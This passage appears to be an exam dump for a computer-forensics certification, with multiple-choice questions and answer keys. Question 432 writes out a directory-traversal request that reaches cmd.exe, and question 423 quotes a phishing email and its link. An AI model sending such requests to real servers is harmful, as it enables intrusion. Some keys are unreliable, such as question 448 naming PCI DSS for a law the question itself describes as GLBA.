- B. Unvalidated input
- C. Directory traversal
- D. Security misconfiguration

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 362**

What is the size value of a nibble?

- A. 0.5 kilo byte
- B. 0.5 bit
- C. 0.5 byte
- D. 2 bits

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 363**

Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

- A. Advanced Office Password Recovery
- B. Active@ Password Changer
- C. Smartkey Password Recovery Bundle Standard
- D. Passware Kit Forensic

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 364**

Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

- A. Accunetix
- B. Nikto
- C. Snort
- D. Kismet

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 365**

In Steganalysis, which of the following describes a Known-stego attack?

- A. The hidden message and the corresponding stego-image are known

- B. During the communication process, active attackers can change cover
- C. Original and stego-object are available and the steganography algorithm is known
- D. Only the steganography medium is available for analysis

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 366**

Annie is searching for certain deleted files on a system running Windows XP OS. Where will she find the files if they were not completely deleted from the system?

- A. C: \$Recycled.Bin
- B. C: \\$Recycle.Bin
- C. C:\RECYCLER
- D. C:\\$RECYCLER

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 367**

Which of the following files stores information about a local Google Drive installation such as User email ID, Local Sync Root Path, and Client version installed?

- A. filecache.db
- B. config.db
- C. sigstore.db
- D. Sync\_config.db

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 368**

An expert witness is a \_\_\_\_\_ who is normally appointed by a party to assist the formulation and preparation of a party's claim or defense.

- A. Expert in criminal investigation
- B. Subject matter specialist
- C. Witness present at the crime scene
- D. Expert law graduate appointed by attorney

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 369**

Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

- A. Record the system state by taking photographs of physical system and the display
- B. Perform data acquisition without disturbing the state of the systems
- C. Open the systems, remove the hard disk and secure it
- D. Switch off the systems and carry them to the laboratory

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 370**

Which of the following is a database in which information about every file and directory on an NT File System (NTFS) volume is stored?

- A. Volume Boot Record
- B. Master Boot Record
- C. GUID Partition Table
- D. Master File Table

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 371**

Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

- A. PRIV.STM
- B. gwcheck.db
- C. PRIV.EDB
- D. PUB.EDB

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 372**

Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

- A. gif
- B. bmp
- C. jpeg
- D. png

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 373**

Which of the following tools will help the investigator to analyze web server logs?

- A. XRY LOGICAL
- B. LanWhois
- C. Deep Log Monitor
- D. Deep Log Analyzer

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 374**

Which of the following files gives information about the client sync sessions in Google Drive on Windows?

- A. sync\_log.log
- B. Sync\_log.log
- C. sync.log
- D. Sync.log

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 375**

Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

- A. HIPAA
- B. GLBA
- C. SOX
- D. FISMA

**Correct Answer:** C

**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 376**

Richard is extracting volatile data from a system and uses the command doskey/history. What is he trying to extract?

- A. Events history
- B. Previously typed commands
- C. History of the browser
- D. Passwords used across the system

**Correct Answer:** B

**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 377**

Jacky encrypts her documents using a password. It is known that she uses her daughter's year of birth as part of the password. Which password cracking technique would be optimal to crack her password?

- A. Rule-based attack
- B. Brute force attack
- C. Syllable attack
- D. Hybrid attack

**Correct Answer:** A  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 378**

Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

- A. Regshot
- B. TRIPWIRE
- C. RAM Computer
- D. Capsa

**Correct Answer:** D  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 379**

When a user deletes a file or folder, the system stores complete path including the original filename in a special hidden file called "INFO2" in the Recycled folder. If the INFO2 file is deleted, it is recovered when you

- 
- A. Undo the last action performed on the system
  - B. Reboot Windows
  - C. Use a recovery tool to undelete the file
  - D. Download the file from Microsoft website

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 380**

What is the primary function of the tool CHKDSK in Windows that authenticates the file system reliability of a volume?

- A. Repairs logical file system errors
- B. Check the disk for hardware errors
- C. Check the disk for connectivity errors
- D. Check the disk for Slack Space

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 381**

Which of the following tool enables data acquisition and duplication?

- A. Colasoft's Capsa
- B. DriveSpy
- C. Wireshark
- D. Xplico

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 382**

What does 254 represent in ICCID 89254021520014515744?

- A. Industry Identifier Prefix
- B. Country Code
- C. Individual Account Identification Number
- D. Issuer Identifier Number

**Correct Answer:** B

**Section:** (none)

## **Explanation**

### **Explanation/Reference:**

#### **QUESTION 383**

Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

- A. Identifying File Dependencies
- B. Strings search
- C. Dynamic analysis
- D. File obfuscation

**Correct Answer:** B

**Section:** (none)

**Explanation**

### **Explanation/Reference:**

#### **QUESTION 384**

A master boot record (MBR) is the first sector ("sector zero") of a data storage device. What is the size of MBR?

- A. Depends on the capacity of the storage device
- B. 1048 Bytes
- C. 4092 Bytes
- D. 512 Bytes

**Correct Answer:** D

**Section:** (none)

**Explanation**

### **Explanation/Reference:**

#### **QUESTION 385**

Which password cracking technique uses every possible combination of character sets?

- A. Rainbow table attack
- B. Brute force attack
- C. Rule-based attack
- D. Dictionary attack

**Correct Answer:** B

**Section:** (none)

**Explanation**

### **Explanation/Reference:**

#### **QUESTION 386**

Which of the following Event Correlation Approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- A. Bayesian Correlation
- B. Vulnerability-Based Approach
- C. Rule-Based Approach
- D. Route Correlation

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 387**

NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

- A. FAT does not index files
- B. NTFS is a journaling file system
- C. NTFS has lower cluster size space
- D. FAT is an older and inefficient file system

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 388**

Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

- A. He should contact the network operator for a Temporary Unlock Code (TUK)
- B. Use system and hardware tools to gain access
- C. He can attempt PIN guesses after 24 hours
- D. He should contact the network operator for Personal Unlock Number (PUK)

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 389**

Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

- A. Lsproc
- B. DumpChk
- C. RegEdit

D. EProcess

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 390**

How will you categorize a cybercrime that took place within a CSP's cloud environment?

- A. Cloud as a Subject
- B. Cloud as a Tool
- C. Cloud as an Audit
- D. Cloud as an Object

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 391**

Which of the following reports are delivered under oath to a board of directors/managers/panel of the jury?

- A. Written Formal Report
- B. Verbal Formal Report
- C. Verbal Informal Report
- D. Written Informal Report

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 392**

The process of restarting a computer that is already turned on through the operating system is called?

- A. Warm boot
- B. Ice boot
- C. Hot Boot
- D. Cold boot

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 393**

Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a

popular ad-network that displays across various websites. What is she doing?

- A. Click-jacking
- B. Compromising a legitimate site
- C. Spearphishing
- D. Malvertising

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 394**

Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

- A. Sectors
- B. Interface
- C. Cylinder
- D. Heads

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 395**

Netstat is a tool for collecting information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics. Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

- A. netstat – r
- B. netstat – ano
- C. netstat – b
- D. netstat – s

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 396**

Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

- A. Microsoft Outlook
- B. Eudora
- C. Mozilla Thunderbird
- D. Microsoft Outlook Express

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 397**

Which network attack is described by the following statement? "At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

- A. Man-in-the-Middle Attack
- B. Sniffer Attack
- C. Buffer Overflow
- D. DDoS

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 398**

Which of the following is NOT a part of pre-investigation phase?

- A. Building forensics workstation
- B. Gathering information about the incident
- C. Gathering evidence data
- D. Creating an investigation team

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 399**

To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

- A. Post-investigation Phase
- B. Reporting Phase
- C. Pre-investigation Phase
- D. Investigation Phase

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 400**

Which tool does the investigator use to extract artifacts left by Google Drive on the system?

- A. PEBrowse Professional
- B. RegScanner
- C. RAM Capturer
- D. Dependency Walker

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 401**

BMP (Bitmap) is a standard file format for computers running the Windows operating system. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?

- A. Information header
- B. Image data
- C. The RGBQUAD array
- D. Header

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 402**

Identify the file system that uses \$BitMap file to keep track of all used and unused clusters on a volume.

- A. NTFS
- B. FAT
- C. EXT
- D. FAT32

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 403**

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

- A. SysAnalyzer
- B. PEiD
- C. Comodo Programs Manager

D. Dependency Walker

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 404**

Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

- A. Civil Investigation
- B. Administrative Investigation
- C. Both Civil and Criminal Investigations
- D. Criminal Investigation

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 405**

Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

- A. Tokenmon
- B. PSLoggedon
- C. TCPView
- D. Process Monitor

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 406**

A forensic examiner is examining a Windows system seized from a crime scene. During the examination of a suspect file, he discovered that the file is password protected. He tried guessing the password using the suspect's available information but without any success. Which of the following tool can help the investigator to solve this issue?

- A. Cain & Abel
- B. Xplico
- C. Recuva
- D. Colasoft's Capsa

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 407**

Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

- A. OpenGL/ES and SGL
- B. Surface Manager
- C. Media framework
- D. WebKit

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 408**

Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

- A. Speculation or opinion as to the cause of the incident
- B. Purpose of the report
- C. Author of the report
- D. Incident summary

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 409**

You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

- A. mysqldump
- B. myisamaccess
- C. myisamlog
- D. myisamchk

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 410**

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

- A. net serv
- B. netmgr
- C. lusrmgr
- D. net start

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 411**

Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

- A. A text file deleted from C drive in sixth sequential order
- B. A text file deleted from C drive in fifth sequential order
- C. A text file copied from D drive to C drive in fifth sequential order
- D. A text file copied from C drive to D drive in fifth sequential order

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 412**

Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

- A. ff d8 ff
- B. 25 50 44 46
- C. d0 0f 11 e0
- D. 50 41 03 04

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 413**

Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

- A. WIN-ABCDE12345F.err
- B. WIN-ABCDE12345F-bin.n
- C. WIN-ABCDE12345F.pid
- D. WIN-ABCDE12345F.log

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 414**

What must an attorney do first before you are called to testify as an expert?

- A. Qualify you as an expert witness
- B. Read your curriculum vitae to the jury
- C. Engage in damage control
- D. Prove that the tools you used to conduct your examination are perfect

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 415**

Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.

- A. DevScan
- B. Devcon
- C. fsutil
- D. Reg.exe

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 416**

Which of the following is NOT a physical evidence?

- A. Removable media
- B. Cables
- C. Image file on a hard disk
- D. Publications

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 417**

During forensics investigations, investigators tend to collect the system time at first and compare it with UTC. What does the abbreviation UTC stand for?

- A. Coordinated Universal Time
- B. Universal Computer Time
- C. Universal Time for Computers
- D. Correlated Universal Time

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 418**

Buffer overflow vulnerability of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the \_\_\_\_\_. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

- A. Adjacent memory locations
- B. Adjacent bit blocks
- C. Adjacent buffer locations
- D. Adjacent string locations

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 419**

Which of the following is a part of a Solid-State Drive (SSD)?

- A. Head
- B. Cylinder
- C. NAND-based flash memory
- D. Spindle

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 420**

Which of the following standard represents a legal precedent set in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses' testimony during federal legal proceedings?

- A. SWGDE & SWGIT
- B. IOCE
- C. Frye
- D. Daubert

**Correct Answer:** D

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 421**

Which of the following statements is incorrect when preserving digital evidence?

- A. Verify if the monitor is in on, off, or in sleep mode
- B. Turn on the computer and extract Windows event viewer log files
- C. Remove the plug from the power router or modem
- D. Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals

**Correct Answer: B**

**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 422**

Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?

- A. ISO 9660
- B. ISO/IEC 13940
- C. ISO 9060
- D. IEC 3490

**Correct Answer: A**  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 423**

Lynne receives the following email:

Dear lynne@gmail.com! We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24  
You have 24 hours to fix this problem or risk to be closed permanently!  
To proceed Please Connect >> My Apple ID  
Thank You The link to My Apple ID shows <http://byggarbetssplatsen.se/backup/signon/>  
What type of attack is this?

- A. Mail Bombing
- B. Phishing
- C. Email Spamming
- D. Email Spoofing

**Correct Answer: B**  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

**QUESTION 424**

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A. AA55
- B. 00AA
- C. AA00
- D. A100

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 425**

Which of the following is a MAC-based File Recovery Tool?

- A. VirtualLab
- B. GetDataBack
- C. Cisdem DataRecovery 3
- D. Smart Undelete

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 426**

Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed into the Run box in the Start menu. Which of the following registry keys will Smith check to find the above information?

- A. TypedURLs key
- B. MountedDevices key
- C. UserAssist Key
- D. RunMRU key

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 427**

When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?

- A. UTC

- B. PTP
- C. Time Protocol
- D. NTP

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 428**

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device is also known as:

- A. Type Allocation Code (TAC)
- B. Integrated Circuit Code (ICC)
- C. Manufacturer Identification Code (MIC)
- D. Device Origin Code (DOC)

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 429**

Which of the following is NOT an anti-forensics technique?

- A. Data Deduplication
- B. Steganography
- C. Encryption
- D. Password Protection

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 430**

Rusty, a computer forensics apprentice, uses the command nbtstat -c while analyzing the network information in a suspect system. What information is he looking for?

- A. Contents of the network routing table
- B. Status of the network carrier
- C. Contents of the NetBIOS name cache
- D. Network connections

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 431**

Gary, a computer technician, is facing allegations of abusing children online by befriending them and sending them illicit adult images from his office computer. What type of investigation does this case require?

- A. Administrative Investigation
- B. Criminal Investigation
- C. Both Criminal and Administrative Investigation
- D. Civil Investigation

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 432**

The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is `usr/local/apache/logs/error.log` in Linux. Identify the Apache error log from the following logs.

- A. `http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1`
- B. [Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration: /export/home/live/ap/htdocs/test
- C. 127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700]"GET /apache\_pb.gif HTTP/1.0" 200 2326
- D. 127.0.0.1 - [10/Apr/2007:10:39:11 +0300 ] [error] "GET /apache\_pb.gif HTTP/1.0" 200 2326

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 433**

Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

- A. tasklist /p
- B. tasklist /v
- C. tasklist /u
- D. tasklist /s

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 434**

Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

- A. Waffen FS
- B. RuneFS
- C. FragFS
- D. Slacker

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 435**

Which one of the following is not a first response procedure?

- A. Preserve volatile data
- B. Fill forms
- C. Crack passwords
- D. Take photos

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 436**

Graphics Interchange Format (GIF) is a \_\_\_\_ RGB bitmap image format for images with up to 256 distinct colors per frame.

- A. 8-bit
- B. 32-bit
- C. 16-bit
- D. 24-bit

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 437**

Hard disk data addressing is a method of allotting addresses to each \_\_\_\_\_ of data on a hard disk.

- A. Physical block
- B. Operating system block
- C. Hard disk block
- D. Logical block

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 438**

Which of the following standard represents a legal precedent regarding the admissibility of scientific examinations or experiments in legal cases?

- A. SWGDE & SWGIT
- B. Daubert
- C. Frye
- D. IOCE

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 439**

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- A. Same-platform correlation
- B. Network-platform correlation
- C. Cross-platform correlation
- D. Multiple-platform correlation

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 440**

What malware analysis operation can the investigator perform using the jv16 tool?

- A. Files and Folder Monitor
- B. Installation Monitor
- C. Network Traffic Monitoring/Analysis
- D. Registry Analysis/Monitoring

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 441**

Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?

- A. Mime-Version header
- B. Content-Type header
- C. Content-Transfer-Encoding header
- D. Errors-To header

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 442**

Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

- A. Certification
- B. Justification
- C. Reiteration
- D. Authentication

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 443**

When a user deletes a file, the system creates a \$I file to store its details. What detail does the \$I file not contain?

- A. File Size
- B. File origin and modification
- C. Time and date of deletion
- D. File Name

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 444**

Raw data acquisition format creates \_\_\_\_\_ of a data set or suspect drive.

- A. Segmented image files
- B. Simple sequential flat files
- C. Compressed image files

D. Segmented files

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 445**

CAN-SPAM act requires that you:

- A. Don't use deceptive subject lines
- B. Don't tell the recipients where you are located
- C. Don't identify the message as an ad
- D. Don't use true header information

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 446**

Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

- A. HKEY\_CLASSES\_ROOT
- B. HKEY\_CURRENT\_CONFIG
- C. HKEY\_LOCAL\_MACHINE
- D. HKEY\_USERS

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 447**

Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

- A. DependencyWalker
- B. SysAnalyzer
- C. PEiD
- D. ResourcesExtract

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 448**

Which U.S. Federal law requires financial institutions that offer consumers financial products or services to protect their customers' private information?

- A. Payment Card Industry Data Security Standard (PCI DSS)
- B. Federal Information Security Management Act of 2002 (FISMA)
- C. Health insurance Portability and Accountability Act of 1996 (HIPAA)
- D. Gramm-Leach-Bliley Act (GLBA)

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 449**

Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

- A. TestDisk for Windows
- B. R-Studio
- C. Windows Password Recovery Bootdisk
- D. Passware Kit Forensic

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 450**

An investigator has found certain details after analysis of a mobile device. What can reveal the manufacturer information?

- A. Equipment Identity Register (EIR)
- B. Electronic Serial Number (ESN)
- C. International mobile subscriber identity (IMSI)
- D. Integrated circuit card identifier (ICCID)

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 451**

Which command line tool is used to determine active network connections?

- A. netsh
- B. nbstat
- C. nslookup
- D. netstat

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 452**

Which of the following processes is part of the dynamic malware analysis?

- A. Process Monitoring
- B. Malware disassembly
- C. Searching for the strings
- D. File fingerprinting

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 453**

Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

- A. International Mobile Equipment Identifier (IMEI)
- B. Integrated circuit card identifier (ICCID)
- C. International mobile subscriber identity (IMSI)
- D. Equipment Identity Register (EIR)

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 454**

What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

- A. Disk deletion
- B. Disk cleaning
- C. Disk degaussing
- D. Disk magnetization

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 455**

Which of the following tool can reverse machine code to assembly language?

- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 456

Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

- A. Proprietary Format
- B. Generic Forensic Zip (gfzip)
- C. Advanced Forensic Framework 4
- D. Advanced Forensics Format (AFF)

**Correct Answer:** B

